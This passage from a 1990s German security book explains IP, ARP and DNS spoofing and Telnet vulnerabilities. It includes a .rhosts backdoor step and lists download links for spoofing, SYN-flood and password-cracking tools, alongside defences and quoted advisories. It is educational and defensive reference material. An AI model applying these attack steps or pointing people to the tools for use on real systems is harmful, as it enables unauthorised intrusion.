Als nächstes untersucht der Cracker die aufgezeichneten Sequenznummern, die er vom Zielrechner erhalten hat. Bei seiner Analyse versucht er, ein Muster zu erkennen. Er weiß z.B., daß diese Sequenznummern einheitlich durch einen Algorithmus inkrementiert werden, der speziell zu diesem Zweck entwickelt wurde. Seine Aufgabe ist es nun, diesen Algorithmus herauszufinden oder zumindest die Zahlenwerte, um welche die Nummern inkrementiert werden. Sobald er dies herausgefunden hat, kann er zuverlässig vorhersagen, welche Sequenznummern für die Authentifizierung erforderlich sind.

Jetzt ist er bereit, seine Spoofing-Attacke zu starten. Insgesamt ist Spoofing eine außergewöhnliche Technik. Noch außergewöhnlicher ist jedoch, daß den Sicherheitsexperten bereits seit 1985 bekannt ist, daß Spoofing möglich ist.

26.5.1 Öffnen eines geeigneteren Sicherheitslochs

Sobald die Verbindungs- und Authentifizierungsverfahren abgeschlossen sind, muß der Cracker sich ein geeigneteres Loch suchen, um in das System einzudringen. (Er sollte nicht jedesmal auf Spoofing angewiesen sein, wenn er eine Verbindung herstellen will.) Deshalb baut er sich sein eigenes Loch. Die einfachste Methode ist, die Datei .rhosts so umzuschreiben, daß das nun offengelegte System Verbindungen von jeder Quelle akzeptiert, ohne eine zusätzliche Authentifizierung zu verlangen.

Sobald dies erledigt ist, kappt der Cracker die Verbindung und verbindet sich erneut. Jetzt kann er sich ohne Paßwort einloggen und hat freien Zutritt zu dem System.

26.5.2 Wer kann Opfer einer Spoofing-Attacke werden?

IP-Spoofing kann nur gegen Systeme angewendet werden, auf denen bestimmte Dienste laufen. Viele Unix-Arten sind vielversprechende Ziele. (Das soll jedoch nicht den Eindruck vermitteln, daß Nicht-Unix-Systeme nicht durch Spoofing-Attacken verwundbar seien. Darüber schreibe ich später in diesem Kapitel noch etwas.)

Von den folgenden Konfigurationen und Diensten ist bekannt, daß sie angreifbar sind:

- Jedes System mit Sun RPC
- Jeder Netzwerkdienst, der IP-Adreßauthentifizierung verwendet
- Das X-Window-System von MIT, wenn host-basierte Authentifizierung verwendet wird.
- Die r-Utilities

Um dies zu relativieren, sollten Sie folgendes bedenken: Die meisten Netzwerke verwenden IP-basierte Authentifizierung, und obwohl RPC, X und die r-Utilities Probleme für Unix- basierte Betriebssysteme aufwerfen, sind auch andere Betriebssysteme nicht immun.

Windows NT z.B. ist ebenfalls anfällig für Sequenznummer-Attacken. Sitzungen können durch Erraten der TCP-Sequenznummer »entführt« werden. Im Grunde ist dies ein Spoofing-Problem. Es betrifft eine Vielzahl von Netzwerkdiensten, nicht nur RPC. Es betrifft sogar Net-Bios- und SMB-Verbindungen. Exploit-Code für den Angriff finden Sie hier:

http://www.engarde.com/software/seqnumsrc.c

Wegweiser:

Sun RPC bezieht sich auf Sun Microsystems' Standard für Remote Procedure Calls, die es Benutzern ermöglichen, Systemaufrufe auszugeben, die transparent über Netzwerke hinweg funktionieren. Das RFC, das sich mit RPC beschäftigt, hat den Titel »RPC: Remote Procedure Call Protocol Specification«, und Sie finden es unter http://info.internet.isi.edu:80/in-notes/ rfc/files/rfc1057.txt.

26.5.3 Wie verbreitet sind Spoofing-Attacken?

Früher kamen Spoofing-Attacken selten vor. Seit Januar 1995 traten sie jedoch verstärkt auf. Im Defense Data Network Advisory vom Juli 1995 heißt es:

ASSIST hat Informationen über eine Vielzahl kürzlich erfolgter Spoofing-Attacken erhalten, die gegen Internet-Sites auf der ganzen Welt gerichtet waren. Ein Großteil der Zielsysteme von IP-Spoofing-Attacken sind Name-Server, Router und andere Netzwerkbetriebssysteme, und die Angriffe waren größtenteils erfolgreich.

Wegweiser:

Das DDN-Bulletin finden Sie online unter ftp://nic.ddn.mil/scc/sec- 9532.txt.

Vor 1995 war Spoofing eine sehr basisnahe Attacke. Jeder, der einen Spoof probieren wollte, mußte ein sehr gutes Hintergrundwissen über TCP/IP, Sockets und Netzwerkprogrammierung im allgemeinen haben. Das ist heute nicht mehr so.

Als bewiesen war, daß Spoofing tatsächlich funktioniert (vorher war es nur Theorie), machte Spoofing-Code sofort die Runde. Heute sind vorgefertigte Spoofing-Utilities an jeder Ecke erhältlich. In den folgenden Abschnitten stelle ich Ihnen einige davon vor.

ipspoof

Autor: unbekannt

Sprache: C

Kompilierungsplattform: Unix

Ziel-Plattform: Unix

Voraussetzungen: C-Compiler, IP-Header-Dateien, Unix

URL: http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/ipspoof.c

rbone

Autor: unbekannt

Sprache: C

Kompilierungsplattform: Linux

Ziel-Plattform: Unix

Voraussetzungen: C-Compiler, IP-Header-Dateien, Linux

URL: http://www.net-security.sk/network/spoof/rbone.tar.gz

synk4.c (Syn Flooder von Zakath)

Autor: Zakath mit Ultima

Sprache: C

Kompilierungsplattform: Linux

Ziel-Plattform: Unix

Voraussetzungen: C-Compiler, IP-Header-Dateien, Linux

URL: http://www.rat.pp.se/hotel/panik/archive/synk4.c

1644

Autor: Vasim V.

Sprache: C

Kompilierungsplattform: FreeBSD

Ziel-Plattform: Unix

Voraussetzungen: C-Compiler, IP-Header-Dateien, FreeBSD

URL: http://users.dhp.com/~fyodor/sploits/ttcp.spoofing.problem.html

Spoofit

Autor: Brecht Claerhout

Sprache: C

Kompilierungsplattform: Linux

Ziel-Plattform: Unix

Voraussetzungen: C-Compiler, IP-Header-Dateien, Linux 1.3 oder höher

URL: http://www.asmodeus.com/archive/IP_toolz/SPOOFIT.H

Hinweis:

Es gibt auch ein UDP-Spoofing-Utility. Um es auszuprobieren, können Sie es sich von folgender Site herunterladen: http://www.asmodeus.com/archive/IP_toolz/ARNUDP.C .

26.6 Dokumente, die sich speziell mit IP-Spoofing beschäftigen

Es gibt viele Dokumente im Web, die sich mit IP-Spoofing beschäftigen. Ich kann Ihnen folgende empfehlen:

A Weakness in the 4.2BSD UNIX TCP/IP Software. Robert T. Morris. Technical Report, AT&T Bell Laboratories. ftp://research.att.com/dist/internet_security/117.ps.Z.

Sequence Number Attacks. Rik Farrow. (UnixWorld.) http://www.madness.org/hack/docs/

sequence_attacks.txt.

Security Problems in the TCP/IP Protocol Suite. Steve Bellovin. ftp://research.att.com/dist/internet_security/ipext.ps.Z.

Defending Against Sequence Number Attacks. S. Bellovin; Request for Comments: 1948. AT&T Research. Mai 1996. http://info.internet.isi.edu:80/in-notes/rfc/files/ rfc1057.txt.

A Short Overview of IP Spoofing. Brecht Claerhout. http://www.unitedcouncil.org/c/IP- spoof.txt. (Ausgezeichnete Behandlung des Themas durch einen Freelancer.)

Internet Holes - Eliminating IP Address Forgery. Management Analytics. http://solaris1.mysolution.com/~rezell/files/text/ipaddressforgery.txt.

Firewalls Mail Archive Discussion on IP Spoofing. Verschiedene Autoren. http://solaris1.mysolution.com/~rezell/files/text/spoofing.txt.

Ask Woody about Spoofing Attacks. Bill Woodcock von Zocalo Engineering. http://www.netsurf.com/nsf/v01/01/local/spoof.html.

IP-Spoofing Demystified Trust-Relationship Exploitation. route@infonexus.com (Michael Schiffman). http://www.fc.net/phrack/files/p48/p48-14.html.

TCP SYN Flooding and IP Spoofing Attacks. (Konfiguration von Filtern für Telebit-Produkt.) http://www.telebit.com/SupporT/tcpflood.html.

26.6.1 Wie kann ich Spoofing-Attacken verhindern?

Indem Sie Ihr Netzwerk so konfigurieren, daß es Pakete aus dem Internet abweist, die angeblich von einer lokalen Adresse stammen. Dies geschieht auf Router-Ebene.

Hinweis:

Obwohl Router eine Lösung des allgemeinen Spoofing-Problems darstellen, arbeiten auch sie auf Grundlage der Untersuchung der Quelladresse. Deshalb können sie nur vor ankommenden Paketen schützen, die vortäuschen, aus Ihrem internen Netzwerk zu kommen. Wenn Ihr Netzwerk (aus unerfindlichen Gründen) fremden Hosts vertraut, können Router nicht vor einer Spoofing-Attacke schützen, die durch die Vortäuschung der Adresse eines solchen Hosts erfolgt.

Es gibt mehrere Produkte, die Anti-Spoofing-Technologien beinhalten. Hier sind einige davon:

- **Aventail MobilVPN.** Bei Aventails Virtual Private Network basiert die Authentifizierung auf Benutzern statt auf IP-Adressen. http://www.aventail.com/educate/whitepaper/vpnwp.html .
- **NetVision Synchronicity for Windows NT.** Die Synchronicity-Produktreihe bietet eine gleichzeitige Verwaltung von NDS- und NT-Objekten und -Systemen. Eine Anti-Spoofing-Unterstützung ist integriert. http://www.netvisn.com/info/whitep04.htm.
- **Cisco PIX Firewall.** PIX ist Ciscos Hauptprodukt für Internet BXsecurity und ist eine ausgereifte Firewall mit eingebauten Anti-Spoofing-Möglichkeiten.

http://www.cisco.com/warp/public/751/pix/literature.shtml .

Einige Produkte können auch testen, wie verletzbar Ihr Netzwerk für Spoofing-Attacken ist. Internet Security Systems (ISS), http://iss.net/, bietet eine Testversion an, die man auf einem einzelnen lokalen Host verwenden kann. (In Kapitel 10, »Scanner«, finden Sie noch weitere Scanner, die diese Diagnose durchführen.)

Warnung:

Auch eine Firewall schützt Sie nicht automatisch vor Spoofing-Attacken. Wenn Sie erlauben, daß interne Adressen durch den äußeren Teil der Firewall zugreifen können, sind Sie immer noch verwundbar. Außerdem haben Sie ein Problem, wenn Ihre Firewall Proxies hat, die ihre Authentifizierung auf Grundlage der IP-Adresse vornehmen. (Diese Art der Authentifizierung unterscheidet sich nicht von anderen Arten der IP-basierten Authentifizierung.)

Eine weitere vorbeugende Maßnahme ist die genaue Überwachung Ihres Netzwerks. Versuchen Sie, Pakete zu identifizieren, die vorgeben, aus Ihrem Netzwerk zu stammen, und dennoch versuchen, durch die Firewall oder die erste Netzwerkschnittstelle Eintritt zu erhalten, der sie in Ihrem Netz begegnen. Der folgende Abschnitt ist ein Auszug aus dem Defense Information System Network Security Bulletin #95-29. Sie finden es unter ftp:// nic.ddn.mil/scc/sec-9532.txt.

> *Es gibt mehrere Arten von Paketen, nach denen Sie Ausschau halten sollten. Das simpelste ist jedes TCP-Paket, bei dem der Netzwerkteil (Klasse A, B oder C oder ein Präfix und eine Länge wie durch die Classless-Inter-Domain-Routing(CIDR)-Spezifikation festgelegt) der Quell- und Zieladressen derselbe ist, aber keine von Ihrem lokalen Netzwerk stammt. Diese Pakete würden normalerweise nicht aus dem Quellnetzwerk gelangen, es sei denn, es gäbe ein Routing-Problem, das weiter untersucht werden sollte, oder die Pakete stammten in Wirklichkeit von einer Quelle außerhalb Ihres Netzwerks. Letzteres könnte auch bei mobilem IP-Testen vorkommen, aber ein Angreifer, der die Quelladresse vortäuscht, ist der weitaus wahrscheinlichere Fall.*

Wenn Sie es sich leisten können, gibt es außerdem noch die Möglichkeit, Spoofing durch Protokollierung (sogar in Echtzeit) aufzuspüren. Einen Vergleich von Verbindungen zwischen vertrauenswürdigen Hosts durchzuführen, ist ein guter Anfang. Nehmen wir z.B. an, daß die Hosts A und B eine aktive Sitzung haben. Normalerweise machen beide Angaben darüber, daß die Sitzung läuft. Wenn einer von beiden dies nicht tut, ist eine Spoofing- Attacke im Gange.

26.6.2 Andere seltsame und ausgefallene Spoofing-Attacken

IP-Spoofing ist nur eine Form des Spoofing. Es gibt noch andere Spoofing-Techniken, darunter ARP- und DNS-Spoofing. Wir wollen uns beide kurz ansehen.

26.7 ARP-Spoofing

ARP-Spoofing ist eine Technik, die den ARP-Cache ändert. Das funktioniert folgendermaßen: Der ARP-Cache enthält Informationen über das Hardware-IP-Mapping. Sie behalten Ihre Hardware-Adresse bei, geben aber vor, daß die IP-Adresse die eines vertrauenswürdigen Hosts ist. Diese Informationen

werden gleichzeitig an das Ziel und den Cache gesendet. Von diesem Zeitpunkt an werden Pakete vom Ziel zu Ihrer Hardware-Adresse geleitet. (Das Ziel »glaubt« nun, Sie seien der vertrauenswürdige Host.)

Diese Art des Angriffs unterliegt jedoch mehreren Einschränkungen. Eine ist, daß der Trick schiefgehen könnte, wenn intelligente Hubs oder Router passiert werden müssen. Deshalb funktioniert ARP-Spoofing nur unter bestimmten Bedingungen zuverlässig, und selbst dann könnte es auf das lokale Netzwerksegment beschränkt sein. Außerdem verlieren Cache-Einträge bei manchen Betriebssystemen ziemlich schnell ihre Gültigkeit. Sie müssen also regelmäßig zurückgehen und die Cache-Einträge aktualisieren, während Sie den Angriff ausüben.

Es gibt verschiedene Möglichkeiten, ARP-Spoofing zu verhindern. Eine ist, Ihre Adreß- Mappings in Stein zu meißeln, was wiederum andere Nachteile hat. Paul Buis erläutert dies in »Names und Addresses« so:

> *Viele Betriebssysteme haben jedoch Vorkehrungen dafür, die Einträge in dem ARP- Cache »statisch« zu machen, so daß sie nicht alle paar Minuten ablaufen. Ich empfehle Ihnen, diese Eigenschaft zur Abwehr von ARP-Spoofing zu benutzen. Allerdings müssen Sie dann den Cache jedesmal manuell aktualisieren, wenn sich eine Hardware-Adresse ändert.*

Wegweiser:

Das vollständige Dokument von Paul Buis finden Sie unter http://www.cs.bsu.edu/homepages/peb/cs637/nameadd/.

Eine andere Möglichkeit ist die Verwendung von ARPWATCH. ARPWATCH ist ein Utility, das Änderungen Ihrer IP/Ethernet-Mappings überwacht. Wenn Änderungen festgestellt werden, erhalten Sie eine E-Mail, die Sie darüber informiert. (Außerdem werden die Informationen protokolliert, so daß Sie den Angreifer leichter aufspüren können.) ARPWATCH bekommen Sie unter:

http://ftp.su.se/pub/security/tools/audit/arpwatch/arpwatch-1.7.tar.gz

Hinweis:

Um ARPWATCH zu verwenden, benötigen Sie Unix, C und AWK. (Das Utility ist nur als Quellcode erhältlich.)

26.8 DNS-Spoofing

Beim DNS-Spoofing legt der Cracker den DNS-Server offen und ändert explizit die Tabellen zur Zuordnung von Hostnamen und IP-Adressen. Diese Änderungen werden in die Übersetzungstabellen-Datenbanken auf dem DNS-Server geschrieben. Wenn ein Client also eine Auflösung eines Hostnamens anfordert, erhält er eine gefälschte Adresse; diese Adresse ist die IP-Adresse eines Rechners, der sich komplett unter der Kontrolle des Crackers befindet.

Die Wahrscheinlichkeit, daß so etwas passiert, ist relativ gering. Aber wenn es passiert, könnte es zu einer großen Gefährdung führen. Man sollte sich aufgrund der Seltenheit solcher Angriffe nicht in Sicherheit wiegen. Weiter vorne in diesem Kapitel habe ich ein DDN- Advisory zitiert, das eine Vielzahl von Angriffen gegen DNS-Rechner dokumentiert hat. Auch ein wichtiges CIAC-Advisory greift dieses

Thema auf:

> *Obwohl Sie vielleicht momentan bereit sind, die mit der Verwendung dieser Dienste verbundenen Risiken zu akzeptieren, sollten Sie die Auswirkungen berücksichtigen, die gefälschte DNS-Informationen haben könnten... Eindringlinge können BIND durch Spoofing-Attacken dazu bringen, falsche Namensdaten auszugeben. Einige Systeme und Programme sind für die Authentifizierung auf diese Informationen angewiesen, so daß es möglich ist, diese Systeme zu täuschen und sich unbefugten Zugriff zu verschaffen.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus dem CIAC-Advisory mit dem Titel »Domain Name Service Vulnerabilities«. Sie finden es online unter http:// ciac.llnl.gov/ciac/bulletins/g-14.shtml.

DNS-Spoofing wurde zumindest auf einigen Plattformen inzwischen automatisiert. Es gibt ein Utility mit Namen Jizz, geschrieben von Nimrood (und basierend auf Code von Johannes Erdfelt). Sie können es sich von folgender Adresse herunterladen:

http://dewmed.ml.org/online/jizz.c

Es gibt ein interessantes Dokument, das eine mögliche neue Technik des DNS-Spoofing behandelt - »Java Security: From HotJava to Netscape and Beyond« von Drew Dean, Edward W. Felten und Dan S. Wallach. Bei dieser Technik ruft ein Java-Applet wiederholt den Rechner des Angreifers auf, der eigentlich ein geknackter DNS-Server ist. Auf diese Weise ist es schließlich möglich, DNS-Anfragen von dem Default-Name-Server an einen nicht vertrauenswürdigen umzuleiten. Von dort aus kann der Angreifer den Client oder das Netzwerk offenlegen. (Dieser Bug wurde Berichten zufolge in Version 1.02 behoben.)

Wegweiser:

»Java Security: From HotJava to Netscape and Beyond« finden Sie unter http://www.cs.princeton.edu/sip/pub/oakland-paper-96.pdf.

Es ist jedoch ziemlich leicht, DNS-Spoofing zu entdecken. Wenn Sie einen der DNS-Server unter Verdacht haben, sollten Sie die anderen maßgeblichen DNS-Server des Netzwerks pollen. Wenn der ursprünglich betroffene Server nicht bereits seit einiger Zeit offengelegt ist, wird es sofort Anzeichen dafür geben, daß er Opfer einer Spoofing-Attacke geworden ist. Andere maßgebliche Server werden Antworten geben, die von denen des geknackten DNS- Servers abweichen.

Das Pollen ist vielleicht nicht ausreichend, wenn der ursprünglich betroffene Server bereits seit geraumer Zeit offengelegt ist. Die gefälschten Adresse/Hostname-Tabellen könnten bereits an andere DNS-Server des Netzwerks weitergeleitet worden sein. Wenn Sie irgendwelche Unstimmigkeiten bei der Namensauflösung bemerken, können Sie ein Script-Utility namens DOC (domain obscenity control) einsetzen. In der Dokumentation dieses Utilities heißt es:

> *DOC ist ein Programm, das ein Fehlverhalten von Domains diagnostiziert, indem es Anfragen an die entsprechenden Domain-Name-Server aussendet und die daraufhin erfolgten Ausgaben einer Reihe von Analysen unterzieht.*

Wegweiser:

DOC finden Sie unter ftp://coast.cs.purdue.edu/pub/tools/unix/doc.2.0.tar.Z.

Andere Techniken zur Abwehr von DNS-Spoofing-Attacken beinhalten die Verwendung von umgekehrten *(reverse)* DNS-Schemata. Dabei wird versucht, die umgekehrte mit der normalen Suche abzugleichen. Diese Technik hat jedoch wahrscheinlich nur begrenzten Nutzen. Aller Wahrscheinlichkeit nach hat der Cracker sowohl die normalen als auch die umgekehrten Tabellen verändert.

26.9 Zusammenfassung

Spoofing ist inzwischen eine beliebte Angriffsart, und wenn es von außerhalb des Netzwerks erfolgt, hinterläßt es relativ wenig Spuren. Sie sollten zumindest scheinbare lokale Anfragen abblocken, die von außerhalb Ihres Netzwerks stammen, und Sie sollten - wie immer - Utilities zur Protokollierung einsetzen. Schließlich empfehle ich Ihnen noch, immer die neuesten Advisories zu lesen - insbesondere die von Ihrem Router-Hersteller. Neue Spoofing- Attacken kommen alle paar Monate zum Vorschein.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

27

Telnet-basierte Angriffe

Dieses Kapitel beschäftigt sich mit den Angriffen, die sich über die Jahre auf Basis des Telnet-Dienstes entwickelt haben. Das Telnet-Protokoll wurde zum ersten Mal 1980 von Jan Postel umfassend definiert. Im *RFC 764* schrieb Postel:

> *Der Zweck des Telnet-Protokolls ist die Bereitstellung einer recht allgemeinen, bidirektionalen, byte-orientierten Kommunikationsmöglichkeit. Sein Hauptziel ist es, eine Standardmethode zur Kommunikation zwischen Terminal-Geräten und Terminal-orientierten Prozessen zu ermöglichen. Es ist vorstellbar, daß das Protokoll auch für die Terminal-Terminal-Kommunikation (»Linking«) und die Prozeß-Prozeß-Kommunikation (verteilte Berechnungen) verwendet werden wird.*

Wegweiser:

RFC 764 finden Sie im Web unter http://sunsite.auc.dk/RFC/rfc/rfc764.html.

27.1 Telnet

Wie bereits in Kapitel 4, »Ein kurzer Überblick über TCP/IP«, erwähnt, ist die Konzeption von Telnet einzigartig, wenn man von rlogin einmal absieht. Telnet soll einem Benutzer ermöglichen, sich an einem fremden Rechner einzuloggen und dort Befehle auszuführen. Telnet (wie auch rlogin) funktioniert so, als würden Sie persönlich vor der Konsole des entfernten Rechners sitzen.

Hinweis:

Benutzer von Microsoft-Betriebssystemen können ein Gefühl dafür bekommen, indem sie sich Programme wie PCAnywhere oder CloseUp ansehen. Mit diesen können Sie sich entfernt an einem anderen PC einloggen und am C:-Prompt des entfernten Rechners Befehle ausführen (oder sogar in Windows, wenn Sie eine ausreichend schnelle Verbindung haben, so daß die Grafiken übertragen werden können).

27.1.1 Virtuelles Terminal

Das Besondere an Telnet ist, daß es eine ASCII-Terminalverbindung zwischen zwei Rechnern simuliert, die weit voneinander entfernt sind. Das geschieht mit Hilfe eines *virtuellen Terminals*, wie Postel es in *RFC 854* beschreibt:

> *Wenn eine Telnet-Verbindung hergestellt wird, wird von jedem Ende angenommen, daß es von einem »Network Virtual Terminal« (NVT) stammt oder dort endet. Ein NVT ist ein imaginäres Gerät, das eine standardisierte, netzwerkweite Zwischenrepräsentation eines kanonischen Terminals darstellt.... Das NVT ist ein bidirektionales, zeichenorientiertes Gerät. Es hat einen Drucker und eine Tastatur. Der Drucker reagiert auf ankommende Daten, und die Tastatur erzeugt ausgehende Daten, die über die Telnet-Verbindung gesendet werden und - wenn »Echos« gewünscht werden - auch an den Drucker des NVT. Es wird von »Echos« nicht erwartet, daß sie das Netzwerk durchqueren (obwohl es die Möglichkeit gibt, einen »entfernten« Echo- Modus zu aktivieren, ist es für keinen Host zwingend erforderlich, diese Option zu implementieren). Als Codesatz wird 7-Bit US-ASCII in einem 8-Bit-Feld verwendet, mit Ausnahme der hier beschriebenen Modifizierungen. Alle Code-Konvertierungen und Timing-Überlegungen sind lokale Probleme und betreffen den NVT nicht.*

Wegweiser:

Lesen Sie das gesamte RFC 854 unter http://sunsite.auc.dk/RFC/rfc/rfc854.html.

Ein virtuelles Terminal ist das Äquivalent (zumindest vom Anschein her) einer Direktverbindung zweier Rechner per Kabel über die seriellen Schnittstellen. Sie können z.B. etwas einer Telnet-Sitzung sehr ähnliches simulieren, indem Sie die respawn-Anweisungen in der inittab-Datei auf einem Linux-Rechner (und den meisten anderen Unix-Rechnern) auskommentieren, oder indem Sie den Monitor und die Tastatur von einer SparcStation entfernen und ein VT200-Terminal an die serielle Schnittstelle A oder B anschließen. Im ersten Fall wird ein login:-Prompt ausgegeben. Im zweiten Fall werden alle Meldungen des Bootvorgangs an das verbundene Terminal als Echo übertragen, ein boot-Prompt wird ausgegeben (oder, wenn das richtige SCSI-Festplattenlaufwerk als Bootgerät im PROM angegeben ist, wird der Rechner booten und einen login:-Prompt ausgeben).

Deshalb gehören Telnet-basierte Verbindungen zu den sogenannten rudimentären Verbindungen. Telnet- und Terminal-Sitzungen sind vollkommen textbasiert. Außerdem haben Telnet-Verbindungen ohne die Zuhilfenahme eines textbasierten Browsers wie Lynx keine Möglichkeiten zur Interpretation von darstellungsorientierten Sprachen wie HTML. Deshalb erhalten Sie, wenn Sie per Telnet eine Webseite anfordern, keine Bilder oder nett formatierten Text, sondern nur den Quelltext des Dokuments (außer natürlich, wenn Sie Lynx verwenden).

Hinweis:

Lynx ist ein vollständig Terminal-basierter HTML-Browser zur Verwendung mit Shell-Account- oder sogar auf DOS basierenden TCP/IP-Verbindungen. Er bietet eine sehr schlichte Möglichkeit, auf das World Wide Web zuzugreifen.

27.1.2 Die Geschichte der Telnet-Sicherheit

Telnet ist bereits viele Male in Sicherheitsadvisories erwähnt worden. Die Sicherheitsprobleme von Telnet variieren stark, wobei ein Großteil der Probleme auf Programmierfehler zurückzuführen ist. Programmierfehler sind jedoch nicht der einzige Grund dafür, warum Telnet in Advisories aufgetaucht ist. Im August 1989 war das Problem zum Beispiel ein Trojanisches Pferd, wie es in diesem CERT-Advisory heißt:

> *Viele an das Internet angebundene Computer haben vor kurzem Probleme durch unautorisierte Systemaktivitäten bekommen. Untersuchungen haben gezeigt, daß diese Aktivitäten bereits seit einigen Monaten auftreten und sich weiter ausbreiten. Bei mehreren Unix-Rechnern wurden die Telnet-Programme von unberechtigten Personen durch Telnet-Programme ersetzt, die externe Login-Sitzungen protokollieren (einschließlich Benutzernamen und Paßwörtern entfernter Systeme). Es sieht so aus, als sei sich zu vielen der Rechner, die in diesen Sitzungsprotokollen auftauchen, Zugang verschafft worden.*

Wegweiser:

Das vollständige CERT-Advisory finden Sie unter http://www.sw.com.sg/Download/cert_advisories/CA-89:03.telnet.breakin.warning.

Diese Angriffe erfolgten kurz vor der Gründung des DDN Security Coordination Center (im September 1989), weshalb kaum dokumentiert ist, ob auch Rechner der US-Regierungsbehörden betroffen waren. Anders als die CERT-Advisories enthalten die DDN-Advisories oft eine technischere Analyse der Probleme.

Im März 1991 fand man heraus, daß der telnetd-Daemon bestimmter Sun-Distributionen fehlerhaft war. In einem CERT-Advisory steht:

> *Das Computer Emergency Response Team/Coordination Center (CERT/CC) hat Informationen von Sun Microsystems, Inc., hinsichtlich einer Schwachstelle erhalten, die die SunOS-in.telnetd-Versionen 4.1und 4.1.1 aller Sun-3- und Sun-4-Architekturen betrifft. Diese Sicherheitslücke betrifft außerdem die SunOS-4.0.3-Versionen sowohl von in.telnetd als auch in.rlogind auf allen Sun-3- und Sun-4-Architekturen. Soweit uns bekannt ist, existiert keine Sicherheitslücke bei den SunOS-4.1- und 4.1.1- Versionen von in.rlogind. Die Sicherheitslücke wurde von Sun Microsystems, Inc., behoben.*

Wegweiser:

Das vollständige CERT-Advisory (»SunOS in.telnetd Vulnerability«) finden Sie unter ftp://info.cert.org/pub/cert_advisories/CA-91%3A02a.SunOS.telnetd.vulnerability.

Tip:

Wenn Sie eine alte Sun 3/60 kaufen, möchten Sie sich wahrscheinlich die Patches besorgen. Sie sind in dem oben genannten Advisory enthalten.

Monate später wurde entdeckt, daß eine spezielle LAT/Telnet-Anwendung von Digital Corporation

ebenfalls einen Fehler hatte. In dem CERT-Advisory heißt es:

> *Es gibt eine Schwachstelle der Art, daß ULTRIX-Systeme 4.1 und 4.2, auf denen die LAT/Telnet-Gatewaysoftware läuft, unbefugten Zugriff ermöglichen können... Jeder, der Zugriff auf ein Terminal oder Modem erhalten kann, das mit dem LAT-Server verbunden ist, auf dem der LAT/Telnet-Dienst läuft, kann unautorisiert an Root-Privilegien gelangen.*

Wegweiser:

Dieses CERT-Advisory (»ULTRIX LAT/Telnet Gateway Vulnerability«) finden Sie unter ftp://info.cert.org/pub/cert_advisories/CA-91%3A11.Ultrix.LAT-Telnet.gateway.vulnerability .

Das erste Telnet-Problem, das Auswirkungen auf den Durchschnittsbenutzer hatte, hing mit einer Distribution des NCSA-Telnet-Clients für PCs und Macintosh-Rechner zusammen. Damit es hier nicht zu Mißverständnissen kommt: Dies war eine *Client*-Telnet-Applikation, die über einen integrierten FTP-*Server* verfügte. Das Sicherheitsloch wurde hauptsächlich dadurch gefördert, daß die Benutzer nicht richtig verstanden hatten, wie diese Anwendung funktionierte. Die Leute bei DDN schrieben folgendes dazu:

> *Die Default-Konfiguration von NCSA Telnet für sowohl den Macintosh als auch PCs hat eine ernste Sicherheitslücke in ihrer Implementierung eines FTP-Servers... Jeder Internet-Nutzer kann sich über FTP mit einem PC oder Macintosh verbinden, auf dem die Default-Konfiguration von NCSA Telnet läuft, und unbefugt Lese- und Schreibberechtigungen für alle Dateien dieses Rechners erhalten, auch die Systemdateien.*

Das Problem hing mit einer Konfigurationsdatei zusammen, in der man den integrierten FTP-Server aktivieren oder deaktivieren konnte. Die meisten Benutzer nahmen an, daß der Server nicht aktiviert sei, wenn keine Angabe zur Aktivierung vorhanden war. Das war jedoch ein Irrtum. Durch Weglassen dieser Zeile (genau wie durch Hinzufügen von ftp=yes) erlaubte man jeder unbefugten Person Lese- und Schreibzugriff auf die Dateien seiner Festplatte.

Dies wird hoffentlich dem Streit darüber ein Ende setzen, ob ein PC-Benutzer von der Außenwelt angegriffen werden kann. Im Usenet wurde schon tausendfach über diese Frage gestritten. Die NCSA-Telnet-Panne war nur eine von vielen Situationen, in denen ein PC- oder Mac-Benutzer aus dem Nichts heraus angegriffen werden kann. Unter bestimmten Umständen kann auch der durchschnittliche Anwender an seinem PC zu Hause zum Opfer eines Angriffs werden. Jemand könnte in der Lage sein, Ihre Dateien zu lesen, zu löschen und so weiter.

Das Interessante dabei ist, daß sogar heute noch jeder, der die NCSA-Telnet-Anwendung benutzt, einem gewissen Risiko ausgesetzt ist, auch wenn er nur sogenannten autorisierten Personen Zugriff auf den FTP-Server gewährt. Wenn der Cracker sich von dem Zielsystem einen gültigen Benutzernamen und das dazugehörige Paßwort besorgen kann (und der Crakker daraufhin ein autorisierter Benutzer ist), kann er an die Datei FTPPASS gelangen. Das ist eine Datei zur Authentifizierung, in der die Benutzernamen und Paßwörter der Benutzer abgelegt sind. Die verschlüsselten Paßwörter in dieser Datei sind leicht zu knacken.

Der Benutzername wird in dieser Datei nicht in verschlüsselter Form gespeichert (nur wenige Programme verschlüsseln Benutzernamen). Das Paßwort ist zwar verschlüsselt, aber das Verschlüsselungsschema ist sehr dürftig. Wenn das Paßwort z.B. aus weniger als sechs Zeichen besteht,

kann man es innerhalb von wenigen Sekunden knacken. Das Knacken solcher Paßwörter ist sogar so trivial, daß man es mit einem 14 Zeilen langen BASIC-Programm erledigen kann.

Wegweiser:

Das BASIC-Programm zum Knacken von Paßwörtern finden Sie unter http://www.musa.it/gorgo/txt/NCSATelnetHack.txt.

Wenn Sie ein Mac- oder PC-Benutzer sind und momentan NCSA Telnet (mit dem FTP-Server) verwenden, sollten Sie den FTP-Zugriff jedem verweigern, dem Sie nicht vertrauen. Wenn Sie diese Warnung ignorieren, können Sie leicht Opfer eines Angriffs werden. Stellen Sie sich einmal die Situation vor, daß eine einzige Person in einem Netzwerk NCSA Telnet verwendet. Sogar wenn der Rest des Netzwerks eigentlich sicher ist, würde dies die Sicherheit des gesamten Netzwerks gefährden. Da diese Anwendung keine Protokollierung vornimmt, werden zudem bei einem Einbruch noch nicht einmal Spuren hinterlassen. Jedes Netzwerk, in dem diese Applikation läuft, kann angegriffen, lahmgelegt oder zerstört werden, und niemand wird in der Lage sein, den Eindringling zu identifizieren.

Das interessanteste Telnet-Sicherheitsloch, das je entdeckt wurde, war mit der Option der Weitergabe von Umgebungsvariablen verbunden. Das DDN-Bulletin dazu wurde am 20. November 1995 gepostet:

